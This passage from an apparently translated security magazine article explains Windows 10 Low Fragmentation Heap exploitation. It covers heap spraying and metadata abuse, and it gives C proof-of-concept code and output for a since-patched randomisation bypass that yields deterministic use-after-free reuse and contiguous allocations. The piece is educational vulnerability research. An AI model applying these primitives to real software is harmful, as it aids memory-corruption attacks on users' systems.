[*] we passed 30 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 3 allocations until we got the last freed chunk
```

Even if the number of allocations is limited, we still have option to spray the chunks within our userblocks. In contrast to different allocators, the LFH doesn't mess with the data of a free chunk. So, if we wrote data to a chunk and released it, when another chunk will get the same memory for a new allocation, its uninitialized data will contain exactly the same content which was written to it from the previous allocation. You can take advantage of it in an exploit in order to spray data in userblocks without really holding chunks. For that, you only need a very weak primitive and still get a very good results on UAF exploitation, if you can write enough times in this manner, between the free and the re-use of the chunk.

## Advanced Exploitation Techniques

We have seen that the random order of allocations in LFH making exploitation harder, so sometimes it's better to avoid it from the beginning. Is there a way to not use the LFH?

In a very high chance, a standard size of allocation will be in LFH. This happens because the objects we are using for the exploitation primitives are usually in common use in the main flow of the code, or has very similar size to another objects which already created the same bucket. Even if you can't find these directly in the code, it's possible that other components has created these such as CRT or other libraries. The low amount of allocations which are required for bucket activation are  $0 \times 11$ , which leads to the fact that in a high chance, we will have to deal with LFH.

1. One trick that can help is to play and control the size of our objects, using strings or Variable length arrays that are inside the object, in order to "jump" between buckets and get to a bucket that is still not activated. Even if this is the situation, we won't have many allocations to control NT heap in a good way before we will be redirected to the LFH - because after  $0 \times 11$  allocations we will found ourselves in the LFH again.
2. One thing we could do is to use the fact that LFH is handling allocations which are only up to  $0 \times 4000$  bytes. Each bigger allocation will be handled directly by the backend, and will be maintained by the NT heap, which doesn't have the LFH mitigations. Of course we won't be able to always work with

these large amount of bytes, but if we do, we will be able to exploit the heap in a classic way.

You can also think of other data exploitation of the LFH metadata, these techniques are much less generic than what we described here, but fits for very specific situations. Let's observe this kind of situation as an example:

1. The PreviousSize, which is a field inside each chunk's header (given that the chunk is in the LFH), is being used by the free process in order to know the chunk's index, which LFH uses in order to calculate the offset of the relevant bit in the bitmap of the userblock.

The process looks like this:

```
int RtlpLowFragHeapFree(_HEAP *Heap, _HEAP_ENTRY *Header)
{
    .
    .
    .

    short BitmapIndex = Header->PreviousSize;
    // Set the chunk as free
    Header->UnusedBytes = 0x80;
    bittestandreset(UserBlocks->BusyBitmap->Buffer, BitmapIndex);

    .
    .
    .
}
```

In contrast to the subsegment pointer, the PreviousSize is a part of the header which doesn't encoded by XOR. It is located right after the header, so in a linear write we will need to corrupt the header and we will be crashed, **but if we have an offset write primitive** (or an ability to read the header first), then we will be able to write a value that is bigger than the size of the bitmap. If we will do that, and we will free the chunk (without corrupting its header, because this is how you get a pointer to userblocks) - we can cause a write to bit 0 in an offset that is relative to our bitmap. Of course it's a little bit weird primitive, but it can also be useful in certain situations.



You can find more details about this technique here:

[http://illmatics.com/Windows 8 Heap Internals \(Slides\).pdf](http://illmatics.com/Windows 8 Heap Internals (Slides).pdf)

Practically, the author has never used it in a real world scenario.

## **Attack The Allocator, How does the LFH randomness work**

beyond the altering of the metadata in the chunk area, you can also attack the allocator itself in order to pass its mitigations. For example, if we will found a vulnerability in the random mechanism of LFH, it will allow us to control the layout of the heap in a deterministic way, and it will allow us to bypass most of the problems that were described here. Given that we made it, can take advantage of primitives that were unlikely to be exploited without predicting the allocations order, and even if we won't predict it, we can also increase the reliability of exploits which would work without these kind of randomness bypass. It turns out that until Windows 10 16129, there was exactly this kind of vulnerability, so it's worth looking at it.

In order for us to understand this vulnerability and how to exploit it, we need to understand how does the random allocations mechanism works. So as we mentioned, each userblocks has its own bitmap, and the bitmap contains one bit for each chunk. When a chunk needs to be allocated, the LFH will look for a bit which indicates a free chunk, will mark it as allocated and will return a pointer of this chunk to the user. We've also seen that the search for this bit is starting from a random offset in the bitmap. So the order of allocations depends on the capacity of chunks in the userblocks and in the random offset. How does it generates the random number?

It appears that there is a static 0x100 array in ntdll (defined as a symbol: `ntdll!RtlpLowFragHeapRandomData`). When a process is being created, this array is filled with 0x100 random values, with a strong RNG:

```

RtlpInitializeLfhRandomDataArray proc near
arg_0= qword ptr 8

mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
lea     rbx, RtlpLowFragHeapRandomData
; amarsa: the size of the random
; array is 0x20 * 8 == 0x100
mov     edi, 20h

```

```

loop_fill_random_array:
call    RtlpHeapGenerateRandomValue64
mov     rcx, 7F7F7F7F7F7F7F7Fh
and     rax, rcx
mov     [rbx], rax
lea     rbx, [rbx+8]
sub     rdi, 1
jnz     short loop_fill_random_array

```

```

mov     rbx, [rsp+28h+arg_0]
add     rsp, 20h
pop     rdi
retn

```

How does this array helps us to choose a bit that specifies a free chunk in a random way out of all the bitmap? There is an index which iterates this array of random values in a cyclic way, and in each iteration the random value (which is in `array[index]`), and LFH is using it as an index to starting the searching within the bitmap of the relevant userblocks. Starting from this index, LFH scans bits

forward (BSF) until he gets to a bit which indicates free chunk, and it returns a pointer to this chunk to the user.

The vulnerability was that these values stays static during the whole process runtime. Despite the fact that the values are random, we can take advantage of a certain deterministic behavior: The order is indeed random, but after 0x100 iterations (allocations) we will be back to the same "random" order.

What if we will perform a single allocation, and then we can "increment" the index that iterates the random values array with allocations and frees, so it will be back to the exact index we used at the beginning? This will promise us two things:

1. Consecutive Allocations - After this kind of increment the next allocation will start to scan the bitmap from the exact point. If we saved the first object allocated and there is a free chunk right after it, it's promised that we got it, and this is how we placed two consecutive objects in the memory:

```
chunk = HeapAlloc(hHeap, 0x0, size);
printf("[*] Chunk 0x%p is freed in the userblocks for bucket size 0x%x\n", chunk, size);

for (size_t i = 0; i < RandomDataArrayLength - 1; ++i) {
    tmp_chunk = HeapAlloc(hHeap, 0x0, size);
    if (!tmp_chunk) {
        return FAIL;
    }
    HeapFree(hHeap, 0x0, tmp_chunk);
}

tmp_chunk = HeapAlloc(hHeap, 0x0, size);
```

2. Stable Reliable UAF exploitation - You can free an object, increment the index to the same point, and get the same address for another object that will be placed right above it. Of course this requires for both objects to be in the same granularity:

```

chunk = HeapAlloc(hHeap, 0x0, size);
HeapFree(hHeap, 0x0, chunk);
printf("[*] Chunk 0x%p is freed in the userblocks for bucket size 0x%x\n", chunk, size);

for (size_t i = 0; i < RandomDataArrayLength - 1; ++i) {
    tmp_chunk = HeapAlloc(hHeap, 0x0, size);
    if (!tmp_chunk) {
        return FAIL;
    }
    HeapFree(hHeap, 0x0, tmp_chunk);
}

tmp_chunk = HeapAlloc(hHeap, 0x0, size);

```

On the last vulnerable version, the full code will return the expected result:

[https://github.com/saamar/Deterministic\\_LFH](https://github.com/saamar/Deterministic_LFH)

```

C:\WINDOWS\system32\cmd.exe
[*] activate LFH bucket for size 0xc0

-----Check randomization-----
[*] Good, different allocations:
    0x011E5058
    0x011E4568
[*] Good, non contiguous allocations:
    0x011E4950
    0x011E4248

-----UAF Exploit-----
[*] Chunk 0x011E4A18 is freed in the userblocks for bucket size 0xc0
[*] Success! chunk 0x011E4A18 is returned!

-----Contiguous Exploit-----
[*] Chunk 0x011E4310 is freed in the userblocks for bucket size 0xc0
[*] Success! 0x011E43D8 chunk is returned!
Press any key to continue . . .

```

You can see that we managed to bypass the LFH random mechanism, even for UAF purpose (To get the last chunk that was freed), and also for getting consecutive allocations.

Microsoft has taken this for their attention, and presented a patch which was very simple - When the index of the random values array arrives to the end of the array, instead of doing wrap around and starting over from 0, they call one more time to `RtlpHeapGenerateRandomValue32()`, and set the next index to be random (between 0 to 0xff of course), moving on to iterate linear from there.

```

if ( v19 && *(_QWORD *)v13 == _R13 && (_WORD)v18 )
{
    v_teb = NtCurrentTeb();                // amarsa: this is the logic of
                                           // picking new value from the RandomDataArray
    v21 = RtlpSearchWidth[*(unsigned __int16 *)(_R13 + 0xAC)];
    v_randValue = RtlpLowFragHeapRandomData[v_teb->LowFragHeapDataSlot]; |
    v_teb->LowFragHeapDataSlot = (v_teb->LowFragHeapDataSlot + 1) & 0xFF;
}

```

Although this vulnerability was already patched, this is a nice example to understand that it's worth to understand these kind of mechanisms in order to find vulnerabilities in their design. In the LFH case, there is a bounty on these kind of vulnerabilities (up to 100,000\$).

## Debug

Before we will finish, here are some tips to handle with all of this. When you debug a certain process and want to understand how does its LFH looks like, you should use builtin WinDbg commands:

- !heap -p -a <addr>
- !heap -p -all
- !address <addr>

Let's examine some of the commands using examples.

Let's assume we are examining the following code:

```

#include <stdio.h>
#include <Windows.h>

int main(void) {
    HANDLE hHeap;
    hHeap = HeapCreate(0, 0, 0);

    for (size_t i = 0; i < 0x12; i++) {
        HeapAlloc(hHeap, 0x0, 0x40);
        HeapAlloc(hHeap, 0x0, 0x100);
        HeapAlloc(hHeap, 0x0, 0x200);
    }

    for (size_t i = 0; i < 0x30; i++) {
        HeapAlloc(hHeap, 0x0, 0x40);
        HeapAlloc(hHeap, 0x0, 0x100);
        HeapAlloc(hHeap, 0x0, 0x200);
    }

    return 0;
}

```

In order for us to observe the layout of the heap, we can run the following command:

```
!heap -p -all
```

It will show us all of the chunks in the heap, ordered by how they are placed in memory. For each chunk we will see it's address, the size of allocation and its state (busy[allocated] / free).

Practically, the command will show 2 addresses: The first one is the address of the header (which is exactly 8 bytes before the chunk address as it returned to the caller), the second one is the address as was returned to the caller.

On this program, the result of this command will roughly look like this:

```

01532d18 0041 0041 [00] 01532d20 00200 - (busy)
01532f20 0041 0041 [00] 01532f28 00200 - (busy)
01533128 0041 0041 [00] 01533130 00200 - (busy)
01533330 0041 0041 [00] 01533338 00200 - (busy)
01533538 0041 0041 [00] 01533540 00200 - (busy)
01533740 0041 0041 [00] 01533748 00200 - (busy)
01533948 0041 0041 [00] 01533950 00200 - (busy)
01533b50 0041 0041 [00] 01533b58 00200 - (busy)
01533d58 0041 0041 [00] 01533d60 00200 - (busy)
* 01534048 0201 0041 [00] 01534050 01000 - (busy)
01534078 0009 0201 [00] 01534080 00040 - (free)
015340c0 0009 0009 [00] 015340c8 00040 - (free)
01534108 0009 0009 [00] 01534110 00040 - (free)
01534150 0009 0009 [00] 01534158 00040 - (free)
01534198 0009 0009 [00] 015341a0 00040 - (free)
015341e0 0009 0009 [00] 015341e8 00040 - (free)
01534228 0009 0009 [00] 01534230 00040 - (free)
01534270 0009 0009 [00] 01534278 00040 - (free)
015342b8 0009 0009 [00] 015342c0 00040 - (free)
01534300 0009 0009 [00] 01534308 00040 - (free)
01534348 0009 0009 [00] 01534350 00040 - (free)
01534390 0009 0009 [00] 01534398 00040 - (free)
015343d8 0009 0009 [00] 015343e0 00040 - (free)
01534420 0009 0009 [00] 01534428 00040 - (free)
01534468 0009 0009 [00] 01534470 00040 - (free)
015344b0 0009 0009 [00] 015344b8 00040 - (free)
015344f8 0009 0009 [00] 01534500 00040 - (free)
01534540 0009 0009 [00] 01534548 00040 - (free)
01534588 0009 0009 [00] 01534590 00040 - (free)
015345d0 0009 0009 [00] 015345d8 00040 - (free)
01534618 0009 0009 [00] 01534620 00040 - (free)
01534660 0009 0009 [00] 01534668 00040 - (free)
015346a8 0009 0009 [00] 015346b0 00040 - (free)
015346f0 0009 0009 [00] 015346f8 00040 - (free)
01534738 0009 0009 [00] 01534740 00040 - (free)
01534780 0009 0009 [00] 01534788 00040 - (free)
015347c8 0009 0009 [00] 015347d0 00040 - (free)
01534810 0009 0009 [00] 01534818 00040 - (free)
01534858 0009 0009 [00] 01534860 00040 - (free)
015348a0 0009 0009 [00] 015348a8 00040 - (free)
015348e8 0009 0009 [00] 015348f0 00040 - (free)
01534930 0009 0009 [00] 01534938 00040 - (free)
01534978 0009 0009 [00] 01534980 00040 - (busy)
015349c0 0009 0009 [00] 015349c8 00040 - (busy)
01534a08 0009 0009 [00] 01534a10 00040 - (busy)
01534a50 0009 0009 [00] 01534a58 00040 - (busy)
01534a98 0009 0009 [00] 01534aa0 00040 - (busy)
01534ae0 0009 0009 [00] 01534ae8 00040 - (busy)
01534b28 0009 0009 [00] 01534b30 00040 - (busy)
01534b70 0009 0009 [00] 01534b78 00040 - (busy)

```

We can see some 0x200 sized allocations from the appropriate bucket, and some 0x40 sized allocations in their bucket as well. Of course the full output is longer than the one in the screenshot. Pay attention to the nice separation between userblocks. Although the allocations are performed alternately, the output contains them in separate groups.

Pay attention that at the end of a userblocks, the debugger gets a little bit "confused" and provides false values. Let's say the address 0x1534050, which is simply at the start of the header of new userblocks and a new page, parsed as 0x1000 bytes long. This, of course, is not true, and you can see that the next address is only 0x30 bytes forward. You just need to recognize these false values and ignore them, it happens from time to time when parsing pages and new userblocks.

In addition, you can also examine a specific address, and get specific details about it using the other commands (e.g. The memory protection, allocation size, etc.)

```
0:004> !heap -p -a 015343d8
    address 015343d8 found in
    _HEAP @ 1520000
    HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
      015343d8 0009 0000 [00]    015343e0   00040 - (free)

0:004> !address 015343d8

Usage:                Heap
Base Address:         01530000
End Address:          0153b000
Region Size:          0000b000 ( 44.000 kB)
State:                00001000      MEM_COMMIT
Protect:              00000004      PAGE_READWRITE
Type:                 00020000      MEM_PRIVATE
Allocation Base:      01530000
Allocation Protect:   00000004      PAGE_READWRITE
More info:            heap owning the address: !heap 0x1520000
More info:            heap segment
More info:            heap entry containing the address: !heap -x 0x15343d8
```



## Summary

It is significantly harder to exploit heap vulnerabilities in userspace on Windows than it was in the past. We've seen multiple techniques to do it despite the new mechanisms, but in most of the time, the new mitigations affects the exploitation on Win10 userspace in a drastically manner.

The LFH is decreasing the reliable of some vulnerabilities, and causes some primitives to be practically unexploitable. Despite the security improvements, it's not really affects the performance significantly (and there is some better performance in some of the cases).

In contrast to the current status in the kernel, the allocation mechanism of the Windows Pools is predictable (**no random at all**), **there are coalescing, you can break chunks easily and there is no basic protection on the chunk's headers (the metadata is plaintext and they don't XOR it.)**

Despite that, even for Kernel Exploitation you should start to get know the LFH, starting from build 17723 for fast ring and 18204 for skip ahead we got the kLFH, which is a frontend allocator which is based on the userspace equivalent one. This is a big difference which will deeply affect on future exploitation in the kernel as well.

## Further Reading

- Windows 8 heap internals
- The segment heap
- ***Older, from windows 7 (some is not relevant for today)*** - Understanding the LFH

Written by Saar Amar (@amarsaar) for DigitalWhisper Magazine - Issue 0×64

Translated to English by Peleg Hadar (@peleghd)

```
int main(void) {  
    HANDLE hHeap = HeapCreate(0, 0, 0);  
  
    printf("[*] activate bucket 0x%x in LFH\n", SIZE);  
    spray(hHeap, 0x12, FALSE);  
  
    printf("[*] spray\n");  
    spray(hHeap, 0x100, TRUE);  
  
    return 0;  
}  
  
void spray(HANDLE hHeap, size_t cnt, BOOL trace) {  
    void *p;  
    for (size_t i = 0; i < cnt; i++) {  
        p = HeapAlloc(hHeap, 0x0, SIZE);  
        if (trace) {  
            printf("HeapAlloc() == %p\n", p);  
        }  
    }  
}
```

```
[*] activate bucket 0x100 in LFH  
[*] spray  
HeapAlloc() == 000001540F274B10  
HeapAlloc() == 000001540F2747E0  
HeapAlloc() == 000001540F2746D0  
HeapAlloc() == 000001540F2745C0  
HeapAlloc() == 000001540F274C20  
HeapAlloc() == 000001540F274A00  
HeapAlloc() == 000001540F274D30  
HeapAlloc() == 000001540F2748F0  
HeapAlloc() == 000001540F273F60  
HeapAlloc() == 000001540F274070  
HeapAlloc() == 000001540F274180  
HeapAlloc() == 000001540F274290  
HeapAlloc() == 000001540F2743A0  
HeapAlloc() == 000001540F2744B0  
HeapAlloc() == 000001540F276CF0  
HeapAlloc() == 000001540F275480  
HeapAlloc() == 000001540F277130  
HeapAlloc() == 000001540F2768B0  
HeapAlloc() == 000001540F275BF0  
HeapAlloc() == 000001540F275590  
HeapAlloc() == 000001540F276470
```